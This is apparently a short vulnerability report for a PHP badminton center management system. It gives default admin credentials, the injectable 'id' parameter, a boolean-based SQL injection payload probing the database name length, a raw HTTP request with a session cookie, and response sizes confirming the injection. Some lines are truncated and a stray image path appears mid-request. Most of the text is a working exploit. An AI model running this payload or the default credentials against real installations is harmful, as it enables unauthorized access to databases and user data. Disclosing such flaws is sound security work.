

The password for the backend login account is: admin/admin123

vendors: https://www.sourcecodester.com/php/15318/badminton-center-management-system-phpoop-free-source-code.html

Current database name: bcms\_db,length is 7

Vulnerability File: /bcms/admin/?

page=service\_transactions/manage\_service\_transaction&id=

Vulnerability location: /bcms/admin/?

page=service\_transactions/manage\_service\_transaction&id=,id

[+] Payload: /bcms/admin/?

page=service\_transactions/manage\_service\_transaction&id=6%27%20and%20length(datab ase())%20=7--+ // Leak place ---> id

GET /bcms/admin/?page=service\_transactions/manage\_service\_transaction&id=6%27%20and% Host: 192.168.1.19

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate


DNT: 1

Cookie: PHPSESSID=qq2e8htekg3g2rkgtbq38p0jnv

Connection: close



## When length (database ()) = 6, Content-Length: 33199



## When length (database ()) = 7, Content-Length: 35681

